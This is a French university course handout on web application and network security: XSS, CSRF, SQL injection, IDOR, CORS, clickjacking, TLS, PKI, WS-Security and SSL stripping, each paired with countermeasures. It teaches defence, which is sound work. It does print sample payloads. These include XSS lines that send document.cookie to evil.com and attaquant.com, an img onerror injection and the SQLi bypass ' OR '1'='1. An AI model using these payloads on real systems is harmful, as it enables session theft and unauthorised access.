



ECOLE MAROCAINE DES
SCIENCES DE L'INGENIEUR

Membre de 
HONORIS UNITED UNIVERSITIES

Sécurité des applications

2025/2026

Plan du module:

Chapitre 1 : Bases de la sécurité

Chapitre 2 : Sécurité du Client

Chapitre 3 : Sécurité du réseau

Chapitre 4 : Architecture des serveurs Web

Chapitre 2:

Architecture du Client Web

Objectifs:

- Comprendre comment le navigateur traite et exécute le contenu reçu d'un serveur, et pourquoi cette confiance constitue une surface d'attaque majeure.
- Identifier et analyser les attaques côté client les plus répandues : XSS réfléchi, stocké et DOM-based, CSRF et IDOR.
- Comprendre les failles applicatives liées à l'absence de validation des entrées : injections SQL, accès non autorisés aux ressources.
- Reconnaître les failles de configuration serveur : en-têtes HTTP manquants, politique CORS permissive, absence de protection contre le clickjacking.
- Appliquer les contre-mesures appropriées : encodage des sorties, tokens CSRF, Content Security Policy, en-têtes de sécurité HTTP

Architecture · Attaques client · Failles applicatives · Failles de configuration



Architecture du client web

Navigateur, DOM, Same-Origin Policy

OWASP
A03



Attaques XSS

Reflechi, Stocke, DOM-based, CSP

OWASP
A03



Attaques CSRF

Mecanisme, tokens, SameSite

OWASP
A01



Failles applicatives

SQLi, IDOR, XXE, Open Redirect

OWASP
A03



Failles de configuration

En-tetes HTTP, CORS, Clickjacking

OWASP
A05

Composants du navigateur web

Comment le navigateur traite-t-il une page web ?

Moteur de rendu

Parse HTML/CSS, construit le DOM et le CSSOM, affiche la page (Blink, WebKit, Gecko)

Interface utilisateur

Barre d'adresse, boutons, onglets — partie visible par l'utilisateur

Moteur JavaScript

Exécute le code JS (V8 dans Chrome, SpiderMonkey dans Firefox) — accès au DOM

Stockage local

Cookies, localStorage, sessionStorage, IndexedDB — données persistantes

Gestionnaire réseau

Effectue les requêtes HTTP/HTTPS, gère le cache, les cookies, les certificats SSL

Bac à sable (Sandbox)

Isole chaque onglet — une page compromise ne peut pas attaquer les autres


Document Object Model (DOM)

Representation arborescente du document HTML en memoire

Qu'est-ce que le DOM ?

- Interface de programmation du document HTML
- Represente chaque element HTML comme un objet
- JavaScript peut lire ET modifier le DOM en temps reel
- Les modifications du DOM changent immediatement l'affichage
- Point d'entree principal des attaques XSS

Structure arborescente



Same-Origin Policy (SOP)

La règle fondamentale de sécurité des navigateurs

Principe : un script charge depuis une origine A ne peut pas lire les donnees d'une origine B.

Qu'est-ce qu'une 'origine' ? Protocole + Domaine + Port

URL source	URL cible	Raison	Resultat
http://site.com/page1	http://site.com/page2	Meme protocole, domaine, port	Autorise
http://site.com	https://site.com	Protocole different (http vs https)	BLOQUE
http://site.com	http://autre.com	Domaine different	BLOQUE
http://site.com	http://site.com:8080	Port different (80 vs 8080)	BLOQUE
http://site.com	http://sub.site.com	Sous-domaine different	BLOQUE

Propriétés JavaScript dangereuses

Les portes d'entree des attaques XSS

CRITIQUE

innerHTML

```
element.innerHTML = userInput;
```

Execute directement les balises HTML et scripts injectes par l'utilisateur

CRITIQUE

document.write()

```
document.write(userInput);
```

Ecrit directement dans le document — scripts executes instantanement

TRES ELEVE

eval()

```
eval(userInput);
```

Execute une chaine de caracteres comme code JavaScript

ELEVE

outerHTML

```
el.outerHTML = userInput;
```

Remplace l'element complet — memes risques que innerHTML

Qu'est-ce qu'une attaque XSS ?

Cross-Site Scripting-injection de code JavaScript malveillant

Definition : Le XSS permet a un attaquant d'injecter du code JavaScript malveillant dans une page web consultee par d'autres utilisateurs. Le navigateur de la victime execute ce code en lui faisant confiance car il semble venir d'un site legitime.

Impact d'une attaque XSS reussie :




Vol de session

Lire document.cookie
et envoyer le token de
session a l'attaquant



Phishing

Modifier l'apparence
de la page pour
tromper l'utilisateur
(faux formulaire)



Keylogging

Enregistrer chaque frappe
clavier via
addEventListener('keypre
ss',...)



Defacement

Modifier le contenu
visuel de la page pour
tous les visiteurs
(Stored XSS)

XSS Reflechi (Reflected XSS)

Le payload voyage dans l'URL - non persistant



Exemple d'URL malveillante :

```
https://site-legitime.com/search?q=<script>document.location="https://evil.com/?c="+document.cookie</script>
```


Contre-mesures principales :

Encodage de sortie HTML — remplacer `<` `>` `"` `'` `&` par leurs entites HTML | **CSP (Content-Security-Policy)** — interdire les scripts inline

XSS Stocke (Stored XSS)

Le payload est enregistre en base de donnees-le plus dangereux

Scenario : commentaire malveillant sur un forum



```
<script>fetch("https://attaquant.com/steal?c="+btoa(document.cookie))</script>
```

XSS DOM-based

Le payload ne passe jamais par le serveur

Particularite : Le code malveillant est injecte directement dans le DOM par JavaScript cote client, sans que le serveur ne voie le payload. Les outils de sécurité serveur ne peuvent pas le detecter.

Code JavaScript vulnérable (exemple typique) :

```
// Lecture du parametre 'name' dans l'URL
const name = new URL(location.href).searchParams.get('name');
// VULNERABLE : injection directe dans le DOM
document.getElementById('greeting').innerHTML = `Bonjour ${name}`; // ← XSS DOM-based ici
```

URL exploitant cette vulnerabilite :

```
https://site.com/page?name=<img src=x onerror=alert(document.cookie)>
```

Correction : utiliser `textContent` au lieu de `innerHTML` → n'execute jamais de balises HTML

Content Security Policy (CSP)

Contre-mesure principale contre le XSS

La CSP est un en-tete HTTP qui indique au navigateur quelles sources de scripts, styles, images il est autorise a charger. Elle bloque l'execution des scripts inline injectes par XSS.

Directives CSP essentielles :

default-src 'self'

Tout le contenu doit venir du meme domaine

script-src 'self' cdn.example.com

Scripts autorises : meme domaine + cdn.example.com uniquement

img-src * data:

Images autorisees depuis n'importe quelle URL + data URIs

style-src 'self' 'unsafe-inline'

Styles : meme domaine + inline (a eviter en production)

report-uri /csp-report

Signale les violations a l'endpoint /csp-report (monitoring)

Mecanisme du CSRF

Exploiter la confiance du serveur envers le navigateur de la victime

Principe : Le serveur fait confiance aux requetes portant un cookie de session valide. Le CSRF force le navigateur de la victime a envoyer une requete malveillante vers un site ou elle est connectee, en incluant automatiquement ses cookies.

- 1 Victime connectee**
La victime est authentifiee sur banque.com (cookie de session present)
- 2 Site malveillant**
L'attaquant envoie un email avec un lien vers evil.com contenant un form cache
- 3 Auto-soumission**
evil.com soumet automatiquement un virement via JS vers banque.com
- 4 Requete acceptee**
banque.com recoit la requete avec le cookie valide — execute le virement

Protections contre le CSRF

Tokens, SameSite cookies, verification d'origine

Token CSRF (Anti-CSRF Token)

Le serveur genere un token aleatoire unique par formulaire. Il est inclus dans la page HTML et verifie a la soumission. Un attaquant sur evil.com ne peut pas lire ce token (bloque par la SOP).

```
<input type="hidden" name="_csrf" value="a3f8k2..."> // Token dans chaque form
```

Attribut SameSite sur les cookies

SameSite=Strict : le cookie n'est PAS envoye si la requete vient d'un autre site. Protection efficace sans token.

SameSite=Lax (defaut moderne) : bloque les requetes cross-site sauf navigation GET.

Set-Cookie: sessionid=abc123; SameSite=Strict; HttpOnly; Secure

Verification Origin / Referer

Verifier l'en-tete Origin ou Referer de la requete. Si l'origine ne correspond pas au domaine attendu, rejeter la requete. Moins fiable car ces en-tetes peuvent etre absents.

```
if (req.headers.origin !== 'https://mon-site.com') return res.status(403);
```


Injection SQL (SQLi)

Manipulation des requetes SQL via les entrees utilisateur

Principe : L'attaquant insere du code SQL dans un champ de saisie non protege. Si l'application construit ses requetes par concatenation de chaines, la logique SQL peut etre detournee.

Code VULNERABLE :

```
query = "SELECT * FROM users  
WHERE login='" + input + "'"
```

// Entree malveillante :
// ' OR '1'='1
// → authentication contournee !

Code SECURISE (requetes preparees) :

```
stmt = db.prepare(  
    "SELECT * FROM users  
    WHERE login = ?"  
)  
stmt.execute([input])  
// L'entree ne peut pas modifier la requete
```

Types d'injection SQL :

In-band / UNION

Blind Boolean

Blind Time-based

Error-based

Out-of-band

Contre-mesures : requetes preparees (ORM), validation des entrees, principe du moindre privilege sur la base de donnees

IDOR — Insecure Direct Object Reference

Acces non autorise a des ressources via manipulation d'identifiants

Principe : L'application utilise des identifiants previsibles (ID sequentiels) pour acceder aux ressources, sans verifier si l'utilisateur est bien le proprietaire de la ressource demandee.

IDOR Horizontal

Acces aux donnees d'un autre utilisateur de meme niveau

```
GET /api/orders/1234 → je vois la commande de Paul  
GET /api/orders/1235 → je vois la commande de Marie
```

IDOR Vertical

Acces aux fonctions reservees a un role superieur (escalade de privileges)

```
GET /api/admin/users → un utilisateur standard accede  
aux fonctions  
administrateur
```

Correction : toujours verifier la propriete de la ressource en comparant avec l'ID de l'utilisateur en session

```
Order.findOne({ _id: req.params.id, userId: req.user.id }) // Verification proprietaire
```

En-têtes HTTP de securite

Les 7 en-tetes essentiels pour proteger une application web

En-tete	Valeur recommandee	Attaque preventee
Content-Security-Policy	default-src 'self'	XSS
Strict-Transport-Security	max-age=31536000; includeSubDomains	Downgrade HTTPS
X-Frame-Options	DENY	Clickjacking
X-Content-Type-Options	nosniff	MIME Sniffing
Referrer-Policy	strict-origin-when-cross-origin	Info leakage
Permissions-Policy	camera=(), geolocation=()	API navigateur
X-Powered-By	A SUPPRIMER	Info disclosure

CORS — Cross-Origin Resource Sharing

Mecanisme d'assouplissement controle de la Same-Origin Policy

CORS permet a un serveur d'autoriser explicitement des requetes provenant d'autres origines. C'est une extension de la SOP — sans CORS, toute requete cross-origin serait bloquee par le navigateur.

Configuration VULNERABLE :

```
// Autorise TOUT le monde — dangereux
Access-Control-Allow-Origin: *
// + avec credentials = faille critique
Access-Control-Allow-Credentials: true
// Permet a evil.com de lire vos API
```

Configuration SECURISEE :

```
// Liste blanche d'origines autorisees
const ALLOWED = ['https://app.com']
if (ALLOWED.includes(req.headers.origin))
  res.setHeader(
    'Access-Control-Allow-Origin',
    req.headers.origin)
```

Requete Preflight (OPTIONS) :

Pour les requetes non-simples (POST avec JSON, requetes avec en-tetes personnalisés), le navigateur envoie d'abord une requete OPTIONS pour demander la permission au serveur avant d'envoyer la vraie requete. Le serveur repond avec les en-tetes Access-Control-Allow-* appropriées.

Clickjacking

Superposition d'iframes invisibles pour tromper les clics

Principe : L'attaquant superpose une iframe transparente contenant un site legitime (ex: banque) par-dessus une fausse page attrayante. La victime croit cliquer sur 'Gagner un prix' mais clique en realite sur 'Confirmer virement'.

Page vue par la victime

GAGNEZ UN IPHONE!

CLIQUEZ ICI !

(iframe transparente par-dessus)

Realite (iframe transparente, opacity:0)

banque.com

Montant : 5000 EUR

CONFIRMER VIREMENT

Protection : X-Frame-Options: DENY ou Content-Security-Policy: frame-ancestors 'none'

Synthese : Matrice des attaques et defenses

Vue d'ensemble des vulnerabilites et contre-mesures

Vulnerabilite	OWASP	Vecteur	Impact	Contre-mesure principale
XSS Reflechi	A03	URL / Formulaire	Vol de session	Encodage + CSP
XSS Stocke	A03	Base de donnees	Masse — tous visiteurs	Encodage + HttpOnly
XSS DOM	A03	JavaScript cote client	Vol de session	textContent vs innerHTML
CSRF	A01	Requete cross-site	Actions non voulues	Token CSRF + SameSite
SQL Injection	A03	Formulaire / API	Acces BDD complet	Requetes preparees
IDOR	A01	API / URL	Acces donnees tierces	Verification propriétaire
CORS mal configure	A05	Requete cross-origin	Fuite donnees API	Liste blanche origines
Clickjacking	A05	Iframe transparente	Clics detournes	X-Frame-Options: DENY

CONCLUSION

- 1 Tout champ de saisie, parametre URL, en-tete HTTP peut contenir un payload malveillant — valider ET encoder systematiquement
- 2 Cookies avec HttpOnly + Secure + SameSite + expiration courte — la session est la cle du compte utilisateur
- 3 CSP, HSTS, X-Frame-Options, X-Content-Type-Options ne coutent rien a ajouter et bloquent de nombreuses attaques
- 4 Verifier systematiquement les droits — ne jamais se fier aux controles cote client uniquement

TP1:

Same-Origin Policy (SOP)

+

CORS (Cross-Origin Resource Sharing)

Objectif :

Observer le blocage **SOP** dans le navigateur, puis autoriser explicitement la lecture via **CORS**, en environnement local.

<https://classroom.google.com/c/ODQ3MDcyOTU1NzU3?cjc=qvaghzli>

SAME-ORIGIN POLICY (SOP)

Same-Origin Policy est une règle de sécurité des navigateurs web qui empêche une page web d'accéder aux données d'une autre page si elles n'ont pas la **même origine**.

Empêcher qu'un site malveillant puisse :

- ✓ lire les données d'un autre site
- ✓ voler des cookies
- ✓ accéder à la session utilisateur
- ✓ récupérer des informations sensibles

Chapitre 3:

Sécurité du Reseau

Fondamentaux TLS · Certificats & PKI · SOAP/WS-Security · Attaques reseau



Fondamentaux TLS/SSL

Protocole, versions, handshake, cipher suites, HTTPS



Certificats X.509 et PKI

Infrastructure a cles publiques, autorites de certification



SOAP et WS-Security

Services web SOAP, enveloppes, tokens, chiffrement XML



Attaques sur le reseau

MitM, SSL Stripping, BEAST, POODLE, Heartbleed, downgrade

Pourquoi TLS ? Les menaces sans chiffrement

Que se passe-t-il quand les données transitent en clair sur le réseau ?



Ecoute passive

Un attaquant sur le même réseau Wi-Fi capture tous les paquets avec Wireshark. Il lit en clair vos identifiants, vos cookies, vos messages.



Modification active

L'attaquant intercepte le trafic et le modifie avant de le retransmettre. Il peut injecter du code malveillant dans une page web.



Usurpation d'identité

Sans authentification du serveur, rien ne prouve que vous parlez au bon site. L'attaquant peut se faire passer pour votre banque.

Solution : TLS garantit Confidentialité + Intégrité + Authentification du serveur

TLS : definition et evolution des versions

Transport Layer Security - le protocole de securisation des communications reseau

TLS (Transport Layer Security) est un protocole cryptographique qui s'intercale entre la couche transport (TCP) et la couche applicative (HTTP, SMTP, FTP...). Il cree un canal chiffre, authentifie et integre entre un client et un serveur.

Evolution des versions :

SSL 2.0	1995	INTERDIT	Premiere version publique — failles critiques decouvertes immediatement
SSL 3.0	1996	INTERDIT	Vulnerable a POODLE (2014) — RFC 7568 en impose l'interdiction
TLS 1.0	1999	DEPRECIEE	Vulnerable a BEAST, POODLE TLS — depreciee par le PCI DSS depuis 2018
TLS 1.1	2006	DEPRECIEE	Corrections mineures de TLS 1.0 — desactivee par les navigateurs en 2021
TLS 1.2	2008	ACCEPTABLE	Toujours largement utilise — supporte les cipher suites modernes (AES-GCM)
TLS 1.3	2018	RECOMMANDEE	Handshake simplifie (1-RTT), suppression des ciphers faibles, 0-RTT possible

Handshake TLS 1.2 en detail

Negociation de session en 4 phases — 2 allers-retours (2-RTT)

- 1 Client Hello**
Le client envoie : versions TLS supportees, cipher suites, nombres aleatoires (Client Random)
- 2 Server Hello + Certificate**
Le serveur choisit la version et le cipher. Envoie son certificat X.509 (cle publique + identite)
- 3 Key Exchange**
Client verifie le certificat. Genere un secret (Pre-Master Secret), chiffre avec la cle publique du serveur
- 4 Finished**
Les deux parties derivent les cles de session. Echangent un message 'Finished' chiffre pour confirmer

Handshake TLS 1.3 - ameliorations majeures

RTT au lieu de 2-RTT — suppression des algorithmes faibles — Forward Secrecy obligatoire

Comparaison TLS 1.2 vs TLS 1.3 :

Critere	TLS 1.2	TLS 1.3
Duree du handshake	2-RTT (2 allers-retours)	1-RTT (1 aller-retour)
0-RTT (reprise session)	Non supporte	Oui (optionnel — risque replay)
Cipher suites supportees	Nombreux — dont DES, RC4, MD5	5 uniquement — tous AES-GCM ou ChaCha20
RSA Key Exchange	Supporte	SUPPRIME
Forward Secrecy	Optionnel	OBLIGATOIRE (ECDHE uniquement)
Renegotiation	Supporte (vulnerable)	SUPPRIMEE
Compression TLS	Optionnelle (vulnerable CRIME)	SUPPRIMEE

Forward Secrecy : meme si la cle privee du serveur est compromise, les sessions passees restent confidentielles car chaque session a sa propre cle ephemere.

Cipher Suites : anatomie et choix

Une cipher suite = la combinaison complete des algorithmes cryptographiques pour une session TLS

Exemple de cipher suite TLS 1.2 :

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384

TLS	ECDHE	RSA	AES_256_GCM	SHA384
Protocole	Key Exchange (Elliptic Curve Diffie-Hellman Ephemeral)	Authentication (signature du cert. serveur)	Chiffrement (symetrique — donnees)	MAC / HMAC (integrite des messages)

Cipher suites : bonnes vs mauvaises pratiques

A UTILISER	A EVITER / INTERDIRE
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	TLS_RSA_WITH_RC4_128_MD5 (RC4 casse)
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256	TLS_RSA_WITH_DES_CBC_SHA (DES 56 bits)
TLS_AES_256_GCM_SHA384 (TLS 1.3)	TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)
TLS_CHACHA20_POLY1305_SHA256 (TLS 1.3)	Tout cipher sans ECDHE (pas de FS)

HTTPS : HTTP sur TLS

Securisation du protocole HTTP par encapsulation dans TLS

HTTPS = HTTP + TLS. Les données HTTP (requêtes, réponses, headers, body) sont chiffrées à l'intérieur du tunnel TLS. Un observateur réseau voit les paquets TCP mais ne peut pas lire le contenu HTTP.

Modele en couches :

HTTP (Application)

TLS (Presentation)

TCP (Transport)

IP (Reseau)

Configuration HTTPS / HSTS

```
# HTTP → port 80 (non chiffré)
# HTTPS → port 443 (TLS obligatoire)
# En-tête HSTS : forcer HTTPS sur tous les futurs accès
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

Ce que HTTPS garantit :

Confidentialité

Les données sont chiffrées — illisibles pour un tiers

Intégrité

Toute modification du trafic est détectée (MAC)

Authentification

Le certificat prouve l'identité du serveur

Cryptographie asymetrique

Fondement mathematique des certificats et de TLS

Principe : une paire de cles mathematiquement liees. Ce qui est chiffre avec la cle publique ne peut etre dechiffre qu'avec la cle privee — et vice versa. La cle publique est distribuee librement, la cle privee reste secrete.

Usage 1 : Chiffrement (confidentialite)

- 1 Alice veut envoyer un message secret a Bob
- 2 Elle chiffre avec la CLE PUBLIQUE de Bob
- 3 Seul Bob peut dechiffrer avec sa CLE PRIVEE

Usage 2 : Signature numerique (authentication + integrite)

- 1 Bob signe un document avec sa CLE PRIVEE
- 2 N'importe qui peut verifier avec la CLE PUBLIQUE de Bob
- 3 Si la verification reussit : le document vient bien de Bob et n'a pas ete modifie

Anatomie d'un certificat X.509

Le certificat = carte d'identite numerique du serveur

Champs principaux d'un certificat X.509 v3 :

Champ	Contenu	Exemple / Explication
Subject (CN)	Identite du proprietaire	CN=www.banque.fr, O=Banque SA, C=FR
Issuer	Identite de l'autorite emettrice	CN=DigiCert TLS RSA SHA256 2020 CA1
Validity	Periode de validite	Not Before: 01/01/2024, Not After: 01/01/2025
Public Key	Cle publique du serveur	RSA 2048 bits ou EC P-256
Subject Alt Names	Domaines couverts	www.banque.fr, banque.fr, api.banque.fr
Usage	Usages autorises	Digital Signature, Key Encipherment
Signature	Signature de l'AC sur le certificat	SHA256withRSA — prouve l'authenticite

Types de certificats : DV (Domain Validation — basique) · OV (Organization Validation — verifie l'entreprise) · EV (Extended Validation — cadenas vert, niveau maximal)

PKI - Infrastructure a Cles Publiques

Comment le navigateur fait-il confiance a un certificat ?

La PKI est un systeme hierarchique de confiance. Les navigateurs contiennent une liste de Autorites de Certification Racine (Root CA) auxquelles ils font confiance. Un certificat est valide si sa chaine de confiance remonte jusqu'a une Root CA connue.

Root CA

Autorite Racine — pre-installee dans le navigateur / OS (DigiCert, Let's Encrypt, Comodo...)

Intermediate CA

Autorite intermediaire — emise par la Root CA — signe les certificats finaux

Certificat Serveur

Verification par le navigateur (etapes) : Certificat du site web — emis par l'Intermediate CA — contient la cle publique du serveur

1. Certificat dans la date de validite ?
2. Signature de l'Intermediate CA valide ?
3. Intermediate CA signee par la Root CA connue ?
4. Domaine correspond au CN / SAN ?
5. Certificat non revoque (CRL / OCSP) ?

Revocation de certificats : CRL et OCSP

Que faire quand un certificat doit etre invalide avant son expiration ?

Un certificat peut etre revoque si : la cle private est compromise, le domaine est abandonne, l'entreprise disparaît. Deux mecanismes permettent de verifier la validite en temps reel.

CRL (Certificate Revocation List)

- Liste signee par l'AC contenant les numeros de serie des certificats revoques
- Telechargee periodiquement par le client (fichier volumineux, peut etre perime)
- Probleme : si la liste n'est pas a jour, un certificat revoque semble valide
- URL de la CRL incluse dans le certificat : champ 'CRL Distribution Points'

OCSP (Online Certificate Status Protocol)

- Requete en temps reel a un serveur OCSP pour verifier UN certificat specifique
- Plus rapide et plus leger que CRL — reponse 'Good', 'Revoked', ou 'Unknown'
- OCSP Stapling : le serveur joint la reponse OCSP a son handshake TLS (optimisation)
- Evite la divulgation de la navigation au serveur OCSP (vie private)

SOAP : Simple Object Access Protocol

Protocole de communication entre services web base sur XML

SOAP est un protocole d'echange de messages entre applications, base sur XML. Il definit un format d'enveloppe standardise et peut fonctionner sur HTTP, SMTP, TCP. C'est le protocole des services web d'entreprise (contrairement a REST qui est plus leger).

Structure d'une enveloppe SOAP :

Enveloppe SOAP complete

```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"

  <soap:Header>
    <!-- En-tetes : securite, routing, transactions -->
    <wsse:Security>...</wsse:Security>
  </soap:Header>

  <soap:Body>
    <!-- Contenu du message = la requete -->
    <m:GetUserInfo>
      <m:userId>42</m:userId>
    </m:GetUserInfo>
  </soap:Body>
</soap:Envelope>
```

soap:Envelope

Element racine obligatoire — encapsule tout le message

soap:Header

Optionnel — contient les metadonnees : securite (WS-Security), routage, transactions, correlation

soap:Body

Obligatoire — contient le message metier : la requete ou la reponse du service web

SOAP vs REST : SOAP = contrat strict (WSDL), transactions, securite avantee (WS-*) — REST = leger, JSON, sans contrat — SOAP reste dominant dans les services bancaires et gouvernementaux.

WS-Security : securite au niveau message

Pourquoi ne pas se contenter de TLS pour les services SOAP ?

Limite de TLS : TLS protege le transport (point a point). Dans une architecture SOA avec plusieurs intermediaires (proxies, ESB, orchestrateurs), les messages sont dechiffres et rechiffres a chaque etape — ils sont vulnerables sur chaque noeud intermediaire.

WS-Security = securite de bout en bout au niveau du message XML lui-meme, independamment du transport.



Authentication

Tokens d'identite dans le Header SOAP : Username/Password, certificats X.509, tokens SAML, tokens Kerberos



Chiffrement XML

Chiffrement d'elements XML specifiques (pas forcement tout le message) — confidentialite selective



Signature XML

Signature numerique d'une partie ou de la totalite du message XML — garantit l'integrite et le non-repudiation



Timestamps

Prevention des attaques par rejeu — le message contient une horodatage et une duree de valideite

WS-Security : structure XML en detail

Exemple de header SOAP avec UsernameToken et Timestamp

Header WS-Security avec UsernameToken et Timestamp

```
<soap:Header>
  <wsse:Security
    xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd"
    xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd">

    <!-- 1. Timestamp : prevention du rejeu -->
    <wsu:Timestamp wsu:Id="Timestamp-1">
      <wsu:Created>2024-01-15T10:00:00Z</wsu:Created>
      <wsu:Expires>2024-01-15T10:05:00Z</wsu:Expires>  <!-- valide 5 minutes -->
    </wsu:Timestamp>

    <!-- 2. UsernameToken : authentication -->
    <wsse:UsernameToken wsu:Id="UT-1">
      <wsse:Username>alice</wsse:Username>
      <wsse:Password Type="...#PasswordDigest">  <!-- hash SHA1 du mot de passe -->
        X5h7k2mL9pQr3sT1vW4xY6zA8bC0dE2fG=
      </wsse:Password>
      <wsse:Nonce>aB3cD4eF5gH6iJ7k=</wsse:Nonce>  <!-- aleatoire anti-rejeu -->
      <wsu:Created>2024-01-15T10:00:00Z</wsu:Created>
    </wsse:UsernameToken>

  </wsse:Security>
```

</Timestamp + Expires

Le message n'est valide que pendant 5 minutes
— rejeu impossible apres expiration

PasswordDigest

Mot de passe hache (SHA1) avec nonce et
timestamp — pas en clair mais faible (SHA1
depreciee)

Nonce

Valeur aleatoire unique — combinee avec le
timestamp pour empecher le rejeu exact du
token

L'écosystème WS-* : les standards SOAP

WS-Security n'est qu'un des nombreux standards WS-* pour les services web entreprise

WS-Security

OASIS

Authentification, signature XML, chiffrement XML au niveau message

WS-Policy

OASIS

Definit les politiques de securite requises par un service (quel token ? quel algorithme ?)

WS-Trust

OASIS

Protocole pour echanger et valider des tokens de securite (STS — Security Token Service)

WS-ReliableMsg

Garantit la livraison des messages dans un ordre fiable, meme en cas de panne reseau

WS-Federation

OASIS

Federation d'identite entre domaines de securite differents — SSO inter-entreprises

WS-Addressing

Mecanisme de routage des messages SOAP vers des endpoints specifiques

Attaque Man-in-the-Middle (MitM)

L'attaquant se positionne entre le client et le serveur pour intercepter les communications

Principe : l'attaquant s'intercale physiquement ou logiquement entre le client et le serveur. Il établit deux connexions séparées : une avec le client (en se faisant passer pour le serveur) et une avec le serveur (en se faisant passer pour le client).



Vecteurs d'attaque courants :

ARP Poisoning

Empoisonnement du cache ARP sur le LAN — redirection du trafic vers la machine de l'attaquant

DNS Spoofing

Fausse réponse DNS — le domaine pointe vers l'IP de l'attaquant au lieu du vrai serveur

Wi-Fi Evil Twin

Faux point d'accès Wi-Fi avec le même SSID — les clients s'y connectent automatiquement

BGP Hijacking

Detournement de routes BGP au niveau Internet — redirect à grande échelle (cas documentés)

SSL Stripping

Degrader une connexion HTTPS en HTTP a l'insu de l'utilisateur

Principe : l'attaquant est en position MitM. Quand le serveur envoie une redirection HTTPS (301 Moved Permanently), l'attaquant la remplace par une connexion HTTP. La victime communique en HTTP avec l'attaquant, qui communique en HTTPS avec le serveur.

Deroulement de l'attaque SSL Stripping :



SSL Stripping — `sslstrip`

Outil : `sslstrip` (Moxie Marlinspike, 2009)

L'attaquant remplace tous les liens `https://` en `http://` dans les pages HTML

La barre d'adresse affiche `http://` sans cadenas – souvent ignore par l'utilisateur

